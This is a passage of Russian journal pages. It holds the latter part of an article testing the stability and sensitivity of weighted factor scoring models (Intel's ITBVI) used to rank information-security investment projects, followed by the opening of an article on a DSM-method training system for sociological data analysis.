В современном мире принята инвестиционная оценка проектов БИТ как специфичных проектов в области информационных технологий (далее – ИТ). Международный опыт показывает, что только финансовых показателей недостаточно для сбалансированной оценки ИТ-проектов[7]. Часто ряд преимуществ определенного ИТ-проекта бывает сложно перевести в денежную форму. Поэтому ряд современных методик включает как финансовые (например, денежные), так и качественные показатели. Как правило, качественные величины представляют собой экспертные оценки, выраженные в количественной форме (например, индексом). Наиболее применимыми в современном мире являются взвешенно-факторные скоринговые модели[8] (weighted factor scoring model) (далее – WFSM).

Кратко коснемся базовых принципов их построения. Модель WFSM основана на независимом измерении определенного количества ключевых параметров, называемых индексами, каждый из которых отвечает за определенный аспект анализируемого явления. Каждый индекс представляет взвешенную оценку (с помощью задания весов) фиксированного набора своих факторов, выраженных в балловой форме. Обычно накладываются ограничения на диапазон значений как весов, так и баллов, а в качестве результата берется средняя взвешенная величина. Корректная WFSM требует, чтобы для каждого балла каждого фактора была определена однозначная смысловая трактовка. С помощью модели вычисляются индексы для каждого проекта.

Модели типа WFSM призваны решать следующие задачи: анализ и приоритезация индивидуальных проектов БИТ; принятие решений, максимизирующих инвестиционные выгоды; управление и мониторинг реализации принятых к исполнению проектов; согласованный и корректный учет основных факторов в принятии

инвестиционного решения (например, соответствие стратегии организации). Модели WFSM обладают как преимуществами, так и недостатками (табл. 1).

Таблица 1

Преимущества и недостатки моделей WFSM

Преимущества	**Недостатки**
Возможность учитывать сразу несколько факторов (в том числе финансовых) в различных комбинациях	Процесс построения модели почти полностью опирается на субъективную оценку, таким образом открывая возможность пристрастного использования
Модель легка в построении и применении	Результат модели является всего лишь относительной мерой привлекательности
Модель широко распространена в прикладных задачах, понятна широкому кругу участников и легко интерпретируется	Модель подразумевает независимость факторов и не учитывает возможные их взаимовлияния
Модель позволяет вовлекать экспертов и менеджеров из разных функциональных областей, которые смогут определять состав критериев и их относительную значимость	Математическая неизученность некоторых механизмов, лежащих в основе модели
Модель можно использовать при оценке чувствительности и анализе «что если»	Модель облегчает проектное управление, но при этом не снимает ответственности с руководства за принятие итогового решения и его подробное обоснование

Используемый ниже пример модели WFSM основан на методологии оценки выгодности инвестиций в ИТ (ITBVI). Она была разработана специалистами ИТ-Департамента корпорации «Intel» и используется как часть их внутреннего процесса проектного управления[9] с 2002 г. Оценка проектов в соответствии с ITBVI основывается на определении трех показателей, выраженных в форме индексов со значениями по шкале от 0 до 100. Модель рассчитыва-

ет три индекса по каждому анализируемому проекту: показатель финансовой оценки (Finance Index – FI), характеризующий денежную ценность проекта БИТ; показатель ИТ-эффективности (IT Efficiency Index – ITEI), определяющий эффективность проекта БИТ для ИТ предприятия и, наконец, показатель бизнес-ценности (Business Value Index – BVI), характеризующий полезность проекта БИТ для бизнеса.

Для принятия решения применяется матрица принятия решения (МПР) (табл. 2). Такое представление позволяет наглядно приоритезировать проекты для распределения ограниченных ресурсов; исключить заведомо бесполезные и выделить наиболее привлекательные проекты; отметить проекты, которые могут быть улучшены.

Таблица 2

Матрица принятия решения

		BVI		
		–	0	+
ITEI	+	Неудовлетворенность бизнес-пользователей	Повышение эффективности ИТ без ущерба для бизнеса	Высокая выгода инвестиций в ИБ
	0	Неудача	Возможно, но низкая ценность для бизнеса	Высокая ценность для бизнеса без ущерба эффективности ИТ
	–	Неудача	Неудача	Требуется увеличение ИТ бюджета

Также допустимы расчеты интегральных индексов на базе уже рассчитанных. Например, можно ввести показатель «ИТ-Бизнес ценности» (ITEI-BVI) в виде произведения ITEI × BVI, нормализованный в шкале [0..100], отражающий неденежную совокупную ценность проекта БИТ.

Далее представим пример оценки проекта по разработке и внедрению программы информирования и обучения пользователей компании в области БИТ. В силу симметричности логики модели относительно индексов, не ограничивая общности, приведем расчеты для индексов ITEI и BVI, ITEI-BVI (табл. 3).

Таблица 3

Расчеты индексов ITBVI

№	Критерий	Вес	Балл	Значение
	Критерии ITEI			
1.	Спрос со стороны ИТ специалистов	4	2	Высокий (необходимо ИТ-директору)
2.	Соответствие проектных целей ИТ	4	2	Высокое – непосредственно влияет на локальные ИТ-цели
3.	Время от разработки до выхода на рынок (Time to Market)	3	1	Нет влияния
4.	Уровень инноваций и развития в ИТ	2	1	Средний
5.	Уменьшение стоимости ИТ-сервисов	2	2	Менее 10%
	Критерии BVI			
1.	Влияние на прибыльность компании	5	2	Способствует защите интеллектуальной собственности/ непосредственное предотвращение будущих потерь
2.	Спрос и необходимость со стороны бизнес-пользователей	4	2	Высокий спрос со стороны бизнес-руководителей
3.	Влияние на бизнес-риски компании	4	1	Нет изменений
4.	Требование на соответствие законодательству	5	3	Требуется и должно быть исполнено в течение одного года
5.	Соответствие проектных целей бизнес-задачам	3	0	Низкое/Не применимо
	Расчеты индексов			
	ITEI = (8+8+3+2+4)/(3*(4+4+3+2+2))*100 = 55,56			
	BVI = (10+8+4+15+0)/(3*(5+4+4+5+3))*100 = 58,73			
	ITEI-BVI = 55,56*58,73/100 = 32,63			

Для анализа с помощью МПР и ITEI-BVI необходимо задать: границы, разделяющие оценки «низкий–средний–высокий» отдельно для ITEI и BVI в случае с МПР; фронты оценок проекта «провальный–негативный–полезный–выгодный» – для ITEI-BVI (табл. 4).

Таблица 4

Дополнительные параметры
ITEI, BVI и ITEI-BVI

Задание границ для матрицы принятия решений		
Название границы	Значение	
	ITEI	BVI
Низкое–Средн. (код – «1–2»)	30	30
Средн. –Высокое (код – «2–3»)	70	70
Задание фронтов для индекса ИТ-Бизнес ценности		
Название фронта		Значение
Провальный–Негативный (код – «1–2»)		18
Негативный–Полезный (код – «2–3»)		38
Полезный–Выгодный (код – «3–4»)		50

Анализ по МПР и ITEI-BVI свидетельствует о том, что данный проект имеет среднюю важность со стороны ИТ и бизнеса, а значит, вторичный приоритет, если не будет улучшены его свойства, повлиявшие на оценку модели (табл. 5).

Подход к анализу WFCM

Сначала задаются допустимые колебания входных параметров (табл. 6). Затем определяется тип и метод измерения отклонения решений.

Таблица 5

Оценка при помощи МПР и ITEI-BVI

Оценка проекта по матрице принятия решений ITEI			
BVI Высокий	Низкий	Средний	Высокий
Средний Низкий		X	
Оценка проекта по показателю ITEI-BVI			
Оценка проекта		**Решение**	
Провальный Негативный		X	исключить улучшить
Полезный Выгодный			вторичен первичен

Таблица 6

Допустимые отклонения входных параметров

Тип колебаний	Описание
Баллы	Отключение на единицу одного произвольно выбранного балла
Веса	Отклонение на единицу одного произвольно выбранного веса
Границы МПР	Смещение на 15% одной выбранной границы МПР
Фронты ITEI-BVI	Смещение на 15% одного из фронтов ITEI-BVI

В случае с МПР вычисляется модуль разницы $|a-b|$ решений до и после допустимого колебания, где решениям присваиваются численные значения (табл. 7). При этом можно выделить три измерения $|a-b|$: по обеим осям («МПР (мера)»); по оси ITEI («МПР (ITEI)»); по оси BVI («МПР (BVI)»).

Таблица 7

Мера МПР

BVI	ITEI		
	Низкий	Средний	Высокий
Высокий	2	3	4
Средний	1	2	3
Низкий	0	1	2

В случае с ITEI-BVI также используется мера |a–b|, но решения оцифровываются иначе (табл. 8).

Таблица 8

Мера ITEI-BVI

Оценка проекта	Числовое значение
Провальный	0
Средний	1
Полезный	2
Выгодный	3

В соответствии с описанным подходом предлагаются два типа анализа: на одиночное колебание (соответствует анализу устойчивости) и на граничные значений колебаний (соответствует анализу чувствительности). В первом случае измеряется результирующее отклонение решения при однократном колебании одного из входных параметров. Основным показателем устойчивости является эмпирическая плотность распределения отклонений на пространстве значений расстояний по каждому типу отклонений входных параметров и решений. В ходе второго анализа рассчитывается, сколько раз необходимо применить колебание заданного входного параметра, чтобы отклонить решение от первоначального значения. Основным показателем устойчивости является количество колебаний различных типов. В обоих видах оценки устойчивость исследуется для МПР и ITEI-BVI.

Устойчивость к одиночным колебаниям

Ниже приведена серия тестов, где в каждом эксперименте отклоняется только один из входных параметров на малое допустимое значение. После этого анализируется, изменила ли модель свое решение. Некоторые параметры в тестах фиксированы, и их значения берутся из примера, приведенного выше (табл. 3). Заметим, что получившееся там решение находится примерно в середине области своих значений. Это обеспечит при анализе возможность отклонений как в меньшую, так и в большую сторону.

Тест 1а. Данный тест взят в качестве предварительного апробирования разработанной методики тестирования устойчивости. Для первоначального состояния системы берется вышеописанный пример. Осуществляется перебор отклонений по каждому из входных параметров. Для получения итоговой частоты отклонений используется отношение суммы всех случаев заданной величины отклонений ко всей выборке. Результаты представлены ниже (табл. 9).

Таблица 9

Частоты отклонений (тест 1а), %

Анализируемое решение	Тип(ы) колебаний	Величина отклонения				
		0	1	2	3	4
МПР (мера, ITEI, BVI)	Веса, баллы, границы МПР	100,0	0,0	0,0	0,0	0,0
ITEI-BVI	Веса, баллы	100,0	0,0	0,0	0,0	0,0
ITEI-BVI	Фронты ITEI-BVI	83,3	16,7	0,0	0,0	0,0

Во-первых, система абсолютно устойчива к разовым допустимым колебаниям операционных параметров (баллов), что означает ее толерантность к небольшим погрешностям и ошибкам экспертов. Во-вторых, небольшие отклонения при колебаниях фронтов ITEI-BVI при анализе связаны с нелинейностью образованными ими окрестностями. Наличие некоторой неустойчивости при изменении данных стратегических параметров вполне допустимо. В ином случае система превращается в почти «тождественную» и бесполезна для стратегических решений. Аналогично рассуждая, наблюдаемая абсолютная устойчивость по остальным стратегическим параметрам может свидетельствовать о плохом их выборе либо служить индикатором неэффективности заложенной в систему

логики. Заметим, что система более устойчива к изменению операционных параметров (оценок проектов), чем стратегических (весов, границ и фронтов).

Конечно, перебор пусть и всех допустимых отклонений, но только для одного набора входных параметров мало говорит об эффективности системы в целом. Однако уже сейчас можно отметить очень высокую устойчивость модели по всем решениям.

Тест 1б. Данный тест является расширенной версией предыдущего. В нем 1000 раз случайно равномерно генерируется вектор входных баллов; прочие параметры остаются такими же, как в тесте 1а. Справедливо предполагается, что в реальной ситуации оценка проектов в данной системе будет производиться по операционным параметрам. Не планируется, что стратегические параметры будут часто меняться. Данный тест представляет работу системы для 1000 случайно моделируемых первоначальных состояний. Для каждого из них проводится анализ на устойчивость аналогично тесту 1а. Результаты представлены ниже (табл. 10).

Таблица 10

Частоты отклонений (тест 1б), %

Анализируемое решение	Тип(ы) колебаний	Величина отклонения				
		0	1	2	3	4
МПР (мера)	Баллы	84,2	15,8	0,0	0,0	0,0
МПР (ITEI)	Баллы	91,8	8,2	0,0	0,0	0,0
МПР (BVI)	Баллы	92,4	7,6	0,0	0,0	0,0
ITEI-BVI	Баллы	81,5	18,5	0,0	0,0	0,0
МПР (мера)	Веса	96,3	3,0	0,4	0,3	0,0
МПР (ITEI)	Веса	97,2	2,0	0,7	0,2	0,0
МПР (BVI)	Веса	98,1	1,2	0,5	0,2	0,0
ITEI-BVI	Веса	95,4	4,6	0,0	0,0	0,0
МПР (мера)	Границы МПР	91,1	8,9	0,0	0,0	0,0
МПР (ITEI)	Границы МПР	95,3	4,7	0,0	0,0	0,0
МПР (BVI)	Границы МПР	95,8	4,3	0,0	0,0	0,0
ITEI-BVI	Фронты ITEI-BVI	92,8	7,2	0,0	0,0	0,0

Во-первых, ни одно отклонение по операционным параметрам не превысило 1, что свидетельствует о хорошей эффективности системы. Во-вторых, логика системы симметрична относительно выходных параметров ITEI и BVI. Небольшое отклонение в их частотах можно объяснить использованием различных значений весов. В-третьих, устойчивость по МПР меньше, чем по ITEI или BVI. Это объясняется тем, что на нее влияют оба параметра. Однако можно считать удовлетворительным тот факт, что решение системы отклонялось достаточно редко. В-четвертых, результаты устойчивости по МПР и ITEI-BVI вполне сравнимы между собой. Это может указывать на их равнозначность и/или заменимость, а значит, объективность системы. По стратегическим параметрам наблюдается бóльшая неустойчивость, чем по операционным. Заметим, что изменения весов существенно влияют на решения МПР и почти не воздействуют на решение ITEI-BVI. Частота нулевого отклонения по всем стратегическим параметрам превышает 90 %. Это свидетельствует о почти абсолютной устойчивости системы к их изменению, а следовательно, может служить индикатором фиктивности стратегических параметров либо некорректной логики для получения решений.

Данный тест более соответствует реальному применению исследуемой системы. На этом этапе можно также заметить сильную устойчивость системы к малым отклонениям ее параметров. Это может свидетельствовать, что отклонения слишком «малы», чтобы оказывать существенное влияние на решения. Если же колебания считать адекватными, то это может свидетельствовать о неэффективности логики системы. Она может заключаться в ненужности стратегических параметров, некорректности используемых вычислений для получения итоговых решений или их несвязности с соответствующими входными параметрами.

Тест 1в. В данном тесте 1000 раз случайно равномерно генерируется вектор входных весов; прочие параметры остаются такими же, как в тесте 1а. Затем проводится анализ изменения устойчивости системы при одиночном изменении одного из весов. Так как веса отражают стратегическое видение в отношении важности того или иного параметра, предполагается, что система должна быть более неустойчивой к весам, чем к баллам (см. тест 1б). Остальной дизайн теста аналогичен тесту 1б. Результаты представлены ниже (табл. 11).

Таблица 11

Частоты отклонений (тест 1в), %

Анализируемое решение	Тип(ы) колебаний	Величина отклонения				
		0	1	2	3	4
МПР (мера)	Баллы	92,2	7,3	0,5	0,1	0,0
МПР (ITEI)	Баллы	96,9	2,5	0,6	0,0	0,0
МПР (BVI)	Баллы	94,7	4,7	0,5	0,1	0,0
ITEI-BVI	Баллы	84,3	15,7	0,0	0,0	0,0
МПР (мера)	Веса	96,5	3,0	0,4	0,1	0,0
МПР (ITEI)	Веса	99,0	0,3	0,7	0,0	0,0
МПР (BVI)	Веса	96,8	2,7	0,4	0,2	0,0
ITEI-BVI	Веса	95,3	4,7	0,0	0,0	0,0
МПР (мера)	Границы МПР	93,9	6,0	0,1	0,0	0,0
МПР (ITEI)	Границы МПР	97,8	2,0	0,2	0,0	0,0
МПР (BVI)	Границы МПР	95,9	4,0	0,1	0,1	0,0
ITEI-BVI	Фронты ITEI-BVI	93,3	6,7	0,0	0,0	0,0

Во-первых, отклонения по операционным параметрам в небольшом проценте случаев достаточно существенны (= 2,3). Это означает, что выбор определенных весов может сделать всю систему достаточно неустойчивой к мелким ошибкам и погрешностям. Во-вторых, отклонения решения ITEI-BVI более сконцентрированы, чем МПР. С другой стороны, отклонений по ITEI-BVI случается больше, чем по МПР. Это подтверждает тезис о том, что для принятия решения необходимо использовать комплексный подход и рассматривать оба типа решений. В-третьих, система показывает хорошую устойчивость к исследуемым типам колебаний (> 92%). Это может указывать на то, что ее можно с успехом применять при разнообразных стратегиях, характеризуемых весами. Отметим высокую устойчивость к отклонениям по таким стратегическим параметрам, как границы и фронты. Это свидетельствует о том, что отклонения ~15 % (считающиеся «малыми») для системы несущественны, и указывает на ее неприменимость в случае, когда в реальности это не так.

Результаты данного теста показали, что рассмотренную систему можно одинаково хорошо (или плохо) применять при различ-

ных стратегиях. Более того, в нем впервые отмечается важность рассмотрения обоих типов решений (ITEI-BVI и МПР). Однако общая высокая экспериментальная устойчивость по стратегическим параметрам может свидетельствовать о ее индифферентности к выбору определенной стратегии, а значит, малой пользе для принятия подобных решений. Дополнительную информацию даст анализ чувствительности, приведенный далее.

Анализ чувствительности по входным параметрам

Ниже приведена серия тестов, где в каждом эксперименте один выбранный входной параметр отклоняется на такое значение, чтобы система поменяла свое исходное решение (если это возможно). Затем анализируется величина получившегося отклонения. Такое исследование проводится для обоих типов решений и всех входных параметров. Иногда никакое отклонение параметра в допустимом диапазоне не может привести к изменению решения. Статистика по таким случаям также ведется. Из анализа исключены исследования независимых пар входного и выходного параметров, т. е. влияние границ на решение ITEI-BVI и фронтов на решение МПР (мера). Также, не ограничивая общности рассуждений, не учитываются решения МПР (ITEI) и МПР (BVI), так как в данном случае их анализ является частным случаем оценки чувствительности МПР (мера) (далее – МПР).

Тест 2а. Структура этого теста аналогична тесту 1а. Для первоначального состояния системы берется базовый пример. Для каждого входного параметра определяется отклонение, которое изменяет исследуемое решение. Если оно находится вне допустимых границ изменения параметра, то принимается значение «нет». Результаты представлены ниже (табл. 12).

По большинству критериев невозможно при помощи колебаний баллов изменить первоначальное решение (ответ «нет»). Это показывает, что исследуемое решение в большой степени устойчиво. Значит, система не нуждается в большинстве параметров для оценки данного проекта. Следовательно, его дизайн может быть по ним «ухудшен» без изменения решения. Аналогичные выводы можно сделать и по оставшимся параметрам, так как по ним требуются бóльшие отклонения в сравнении с областью изменений параметров баллов, чтобы изменить решение.

Эксперимент фактически показал, что при всех исходных данных исследуемое решение бесполезно оценивать при помощи данной системы. Конечно, по анализу одного изначального состоя-

ния нельзя судить о характеристиках всей системы. Также данный эксперимент не учитывает положение, что влияние стратегических параметров должно сказываться при нескольких применениях этой системы.

Таблица 12

Результаты анализа чувствительности
(тест 2а)

Чувствительность к операционным параметрам «баллы»										
	№ критерия ITEI					№ критерия BVI				
Решение	1	2	3	4	5	1	2	3	4	5
МПР	Нет	Нет	Нет	Нет	Нет	Нет	Нет	+2	Нет	+3
ITEI-BVI	Нет	Нет	+2	Нет	Нет	Нет	Нет	+2	Нет	+3
Чувствительность к операционным параметрам «веса»										
	№ критерия ITEI					№ критерия BVI				
	1	2	3	4	5	1	2	3	4	5
МПР	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
ITEI-BVI	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	–3

Чувствительность к параметрам «границы» и «фронты»							
	Границы ITEI		Границы BVI		Фронты ITEI-BVI		
Код	1–2	2–3	1–2	2–3	1–2	2–3	3–4
МПР, %	+86	–21	+96	–17	–	–	–
ITEI-BVI, %	–	–	–	–	+82	–15	Нет

Тест 2б. Его структура аналогична тесту 1б: 1000 раз случайно равномерно генерируется вектор входных баллов; прочие параметры полагаются такими же, как в тесте 2а. Данный тест представляет работу системы для 1000 проектов, в которых равномерно случайно генерируется вектор входных параметров «баллы». Для каждого из них проводится анализ чувствительности аналогично тесту 2а. Результатом теста является частота распределения значений отклонений параметров в разрезе исследуемого отклонения и типа входного параметра. Также рассчитывается медиана распределения отклонений. Результаты представлены ниже (табл. 13).

Таблица 13

Результаты анализа чувствительности
(тест 2б)

Чувствительность к операционным параметрам «баллы» и «веса», %									
Решение	Вх. параметры	Медиана	Нет	Есть	Размер необходимого отклонения				
					5	4	3	2	1
МПР	Баллы	Нет	52	48	0	0	8	16	24
МПР	Веса	Нет	79	21	1	3	4	5	7
ITEI-BVI	Баллы	3	47	53	0	0	8	16	28
ITEI-BVI	Веса	Нет	74	26	1	3	5	7	9

Чувствительность к параметрам «границы» и «фронты», %													
Решение	Вх. параметры	Медиана	Нет	Есть	Размер необходимого отклонения, %								
					125	100	75	50	25	15	10	5	3	1
МПР	Границы МПР	16	13	87	8	8	8	14	23	12	6	5	2	1
ITEI-BVI	Фронты ITEI-BVI	70	45	55	1	3	5	9	16	9	4	4	2	3

Во-первых, изменением баллов почти в половине случаев нельзя поменять оба решения системы; однако в четверти из них достаточно небольшого отклонения. Это показывает среднюю устойчивость системы к операционным параметрам. Во-вторых, система демонстрирует хорошую устойчивость к изменению параметров «веса», и в большинстве случаев (~80%) она полностью инвариантна относительно их выбора. Как и прежде, это отражает ненужность данных параметров. В-третьих, значение медианы по отклонению границ в анализе МПР (мера) достаточно мало. Однако оно подтверждает высказанную выше гипотезу, что отклонение 15%, используемое в тестах 1а–в, мало для системы. Это накладывает определенные ограничения на условия применимости системы. Также заметим, что требуется существенно изменить фронты системы, чтобы изменить решение ITEI-BVI. В отличие от решения МПР (мера), система показывает большую устойчивость к определяющему ее стратегическому параметру, причинами которого может служить его неэффективность.

Тест показал позитивные результаты разве что для операционных параметров. Ситуация со стратегическими параметрами требует более детального изучения и, скорее всего, существенных улучшений модели. В текущем варианте полезность ее применимости мала. Следующий тест продолжает исследование ее стратегических параметров.

Тест 2в. В данном тесте проводится анализ того, как нужно изменить входные веса, чтобы изменить решение системы. Структура аналогична тесту 2б: 1000 раз случайно равномерно генерируется вектор входных весов; прочие параметры полагаются такими же, как в тесте 2а. Результаты представлены ниже (табл. 14).

Таблица 14

Результаты анализа чувствительности
(тест 2в)

Чувствительность к операционным параметрам «баллы» и «веса», %									
Решение	Вх. параметры	Медиана	Нет	Есть	Размер необходимого отклонения				
					5	4	3	2	1
МПР	Баллы	Нет	80	20	0	0	10	10	0
МПР	Веса	Нет	100	0	0	0	0	0	0
ITEI-BVI	Баллы	Нет	70	30	0	0	10	20	0
ITEI-BVI	Веса	Нет	90	10	0	0	10	0	0

Чувствительность к параметрам «границы» и «фронты», %													
Решение	Вх. параметры	Медиана	Нет	Есть	Размер необходимого отклонения, %								
					125	100	75	50	25	15	10	5	3	1
МПР	Границы МПР	15	0	100	0	50	0	0	0	50	0	0	0	0
ITEI-BVI	Фронты ITEI-BVI	88	33	67	0	33	0	0	0	33	0	0	0	0

Результаты теста показывают, что лишь в малой доле случаев система может изменить решение при отклонении по баллам. Более того, это может произойти только в случае существенных отклонений по баллам. Значит, модельная оценка проекта не представляет пользы для принятия решений. Также можно заметить, что почти никакие изменения весов не меняют решения системы.

При имеющейся логике данный тип параметров фиктивен и может быть без существенных последствий исключен из ее работы (при условии неизменности прочих ее элементов). Кроме того, в половине случаев требуются небольшие (10–15 %) отклонения границ, чтобы изменить решение МПР, а для оставшихся требуется примерно двукратное отклонение. Это означает, что в половине случаев система будет вести себя либо крайне неустойчиво, либо проявлять хорошую устойчивость. Учитывая стратегический характер исследуемых параметров, такая характеристика, скорее, говорит о ее неэффективности. К аналогичным результатам можно прийти и в отношении пары «Фронты ITEI-BVI» – «ITEI-BVI».

Возможно, достаточно негативные результаты теста получились из-за того, что во всех испытаниях использовались одинаковые операционные параметры. В то же время они не должны, в принципе, ничем отличаться от других при условии равномерного распределения их весомости при помощи параметра «веса». В данных условиях модель следует дорабатывать, чтобы добиться оптимальных характеристик по устойчивости.

Заключение

Данное исследование выявило проблему субъективизма, присущую современным моделям принятия решений по проектам БИТ, которая может существенно снизить эффективность принятых решений и привести к удовлетворению личных задач, а не корпоративных целей. Одним из решений означенной проблемы является комплексный подход к анализу на устойчивость и чувствительность. В статье представлен наглядный пример подобного анализа на базе распространенной модели типа WFSM. Показано, что, несмотря на наглядность и понятность логики, использование этого класса систем может быть неэффективно в принятии инвестиционных решений по проектам БИТ. К открытым вопросам можно отнести возможность обобщения основных выводов статьи и выработки формальных критериев выбора оптимальных систем для принятия решений по проектам БИТ в рамках WFSM. Требуется дальнейшее изучение практических методик принятия решений в области БИТ с целью построения наиболее оптимальной модели с позиции устойчивости, т. е. обладающей толерантностью к субъективным погрешностям при одновременном сохранении гибкости при объективном изменении условий.

Выражаю особую благодарность доктору физ.-мат. наук, проф. А.А. Грушо за неоценимый вклад в подготовке статьи, а также А.А. Кудиновой за редактирование и помощь в ее оформлении.

Примечания

1 См.: *Whiteman M.E., Mattord H.J.* Management of information security. Thomson Course Technology, 2008. 541 p.

2 См.: *Paquet C., Saxe W.* The business case for network security: advocacy, governance, and ROI. N. Y.: Cisco Press, 2004. 408 p.

3 *Endorf C.F.* Measuring ROI on Security // Information Security Management Hand Book. 5th ed. / Eds. H.F. Tipton, M. Krause. CRC Press, 2005. C. 1056–1059.

4 COBIT 4.1 / IT Governance Institute. USA, 2007. 213 p.

5 См.: Technologies & Methodologies for Evaluating Information Technology in Business / Eds. C.K. Davis. Idea Group Publishing, 2003. 244 p.

6 См.: *Орлов А.И.* Эконометрика. М.: Экзамен, 2002. 435 с.

7 *Шадрин А., Булатов Р., Нятин Р.* По дороге к бизнес-эффекту // Журн. «Управление компанией». 2007. № 77. Окт. С. 47–51.

8 См.: *Heerkens G.R.* PMP Project Management. N. Y.: McGraw-Hill, 2005. 266 p.

9 См.: Managing IT Investments / Intel Information Technology. 2003. Aug.

М.А. Михеенкова, Т.Л. Феофанова

ОБУЧАЮЩАЯ ДСМ-СИСТЕМА ДЛЯ АНАЛИЗА СОЦИОЛОГИЧЕСКИХ ДАННЫХ

В работе описана система, обучающая применению ДСМ-метода автоматического порождения гипотез для анализа социологических данных. Метод – вариант формализованного качественного анализа эмпирических данных – реализует синтез познавательных процедур: индукции, аналогии и абдукции. Обосновывается возможность использования методов такого рода для анализа социологических данных, описывается архитектура системы, подготовка данных, реализация пошагового представления процедур ДСМ-рассуждения. Особенности системы позволяют считать ее удобным инструментом для обучения студентов-социологов ДСМ-методу.

Ключевые слова: интеллектуальная система, Решатель задач, формализованный качественный анализ, автоматическое порождение гипотез, обучающий интерфейс, пошаговая реализация.

Наиболее широко распространенными инструментами анализа и обработки результатов социологических исследований являются средства, реализованные в пакете SPSS – Statistical Package for the Social Sciences (для обучения работе с которым существуют специальные издания[1]). Очевидные достоинства этого пакета – интуитивно понятный и удобный интерфейс, широкий выбор средств анализа, визуализация результатов и получаемой отчетности и т. д. – подкрепляются традициями математической подготовки социологов. Доминирующим в этой подготовке является изучение статистических методов анализа данных. Таким образом, к концу обучения в университете специалисты-социологи не только овладевают теоретическими основами статистических подходов к анализу эмпирических данных, но и осваивают на практике инструмент, реализующий широкий спектр таких подходов. При этом к числу основных достоинств пакета SPSS студенты (со временем

становящиеся профессиональными пользователями) относят и развитую систему обучения работе с ним.

Однако обоснованность именно и только статистического анализа в социологии неоднократно подвергалась сомнению, в том числе и классиками социологической науки. Так, в известной работе «Квантофрения» П. Сорокин[2] называет некритическое использование статистических (количественных) подходов «ложным околичествлением нескалярных качественных данных». На детерминистский характер большинства социологических явлений указывает К. Поппер[3]: «причинные законы в социальных науках <...> являются качественными, а не количественными и математическими. Если социологические законы и определяют степень чего-либо, то используют при этом весьма неопределенные понятия и в лучшем случае дают очень грубую оценку». Сложно организованные системы порой требуют предварительного описания, к примеру, множеством отношений. И даже после переноса предложенной системы отношений на числовую ось (что и составляет основу теории измерений) эти отношения не всегда поддаются простому вычислительному анализу. Невозможность решать задачи, явным образом содержащие причинные зависимости и принципиально обладающие ограниченной эмпирической базой, традиционными статистическими методами подвигла современных исследователей-социологов на создание формальных средств иного рода[4]. Так, в работах последнего времени можно найти подробную библиографию[5], характеризующую современное состояние подходов, опирающихся на применение булевой алгебры для анализа социологических данных. В своем развитии эти методы широко используют средства нечетких логик, рассматриваются также некоторые варианты многозначных логик.

Актуализация потребности в использовании иных, нестатистических подходов к анализу и обработке социологических данных заставляет обратиться к методам современного направления исследований – анализа данных, чаще всего объединяемых общим названием Data Mining[6]. Так, для решения задач классификации широко используются деревья решений и нейронные сети, последние также применяются и для решения задач кластеризации. Обучение нейронных сетей осуществляется с помощью генетических алгоритмов и т. д. При этом уже стало традицией, что разработчики универсальных статистических пакетов, в дополнение к стандартным методам статистического анализа, включают в пакет и определенный набор методов Data Mining: SPSS (SPSS, Clementine), Statistica (StatSoft), SAS Institute (SAS Enterprise Miner).

Статистический анализ часто используется для проверки заранее сформулированных гипотез, тогда как ключевой проблемой

анализа неформализованных эмпирических данных является извлечение содержащихся в них скрытых закономерностей, т. е. знаний. К сожалению, большинство указанных методов Data Mining не предоставляют таких возможностей. В современной социологической исследовательской практике альтернативой традиционному количественному (статистическому) анализу при решении задачи извлечения знаний зачастую видится так называемый качественный анализ. При этом такой анализ, как правило, принимает форму творческой эвристики общения исследователя с индивидом, субъективно интерпретирующим социальные явления и процессы, и последующего неформального анализа полученного материала[7]. Однако современные исследователи также обращают внимание на назревшую необходимость развития точных методов качественного анализа данных[8].

Одним из возможных подходов к формализации качественного анализа социологических данных и последующей ее реализации средствами интеллектуальных систем (далее – ИС) является ДСМ-метод автоматического порождения гипотез[9]. Это направление соотносится с идеей М. Вебера о необходимости развития в социологии каузального объяснения процесса действия, его направленности и последствий[10]. Здесь качественные методы изначально рассматриваются как извлечение интерпретируемых зависимостей между различными факторами. Эти зависимости должны неявно содержаться в эмпирических данных и извлекаться из них с помощью формальных процедур. Метод реализует синтез познавательных процедур – эмпирической индукции (формальных расширений и уточнений индуктивных методов Д.С. Милля, в честь которого и назван метод), каузальной аналогии и абдукции (принятия гипотез на основе объяснения начальных данных) Ч.С. Пирса.

Основой для использования ДСМ-метода для формализованного качественного анализа социологических данных[11] является тезис об адекватности средств анализа природе задачи, находящей свое выражение в онтологических допущениях относительно типов предметных областей. Статистические средства применимы в областях, представленных множествами случайных событий. Однако сказанное выше позволяет отнести значительную часть социальных явлений к причинно обусловленным. Соответственно, анализ такого рода событий должен осуществляться детерминистскими методами. Разумеется, о детерминированности социальных явлений (таких как, к примеру, индивидуальное поведение) можно говорить, имея в виду некоторые уточнения. Причинная обусловленность здесь – это, скорее, предрасположенность (в смысле К. Поппера) к совершению поведенческих актов (действий, устано-

вок, мнений). Более того, предрасположенность эта реализуется при отсутствии противодействующих влияний (как внутренних – личностных, так и внешних – ситуационных).

ДСМ-метод автоматического порождения гипотез позволяет обнаруживать причинно-следственные зависимости, неявно содержащиеся в фактах, относящихся ко второму миру. Метод состоит из формального языка, обладающего дескриптивной и аргументативной функциями; правдоподобных ДСМ-рассуждений, являющихся синтезом трех познавательных процедур – индукции, аналогии и абдукции (с последующим возможным применением дедукции); квазиаксиоматических теорий[12] (далее – КАТ), систематизирующих открытое множество знаний о предметной области. Метод реализуется в интеллектуальных системах типа ДСМ, имеющих в качестве подсистемы Решателя[13] Рассуждатель, реализующий ДСМ-рассуждения, а в качестве базы знаний (далее – БЗ) – соответствующую КАТ, включающую множество гипотез H, порожденных ДСМ-рассуждением.

Исходный предикат ДСМ-метода $X \Rightarrow_1 Y$ интерпретируется как «субъект X обладает эффектом поведения Y», где Y – переменная для представления действий, установок и мнений. Предикаты $V \Rightarrow_2 W$ и $W_3 \Leftarrow V$ означают, что «подмножество характеристик V есть причина эффекта поведения W» и «эффект поведения W есть следствие подмножества характеристик V».

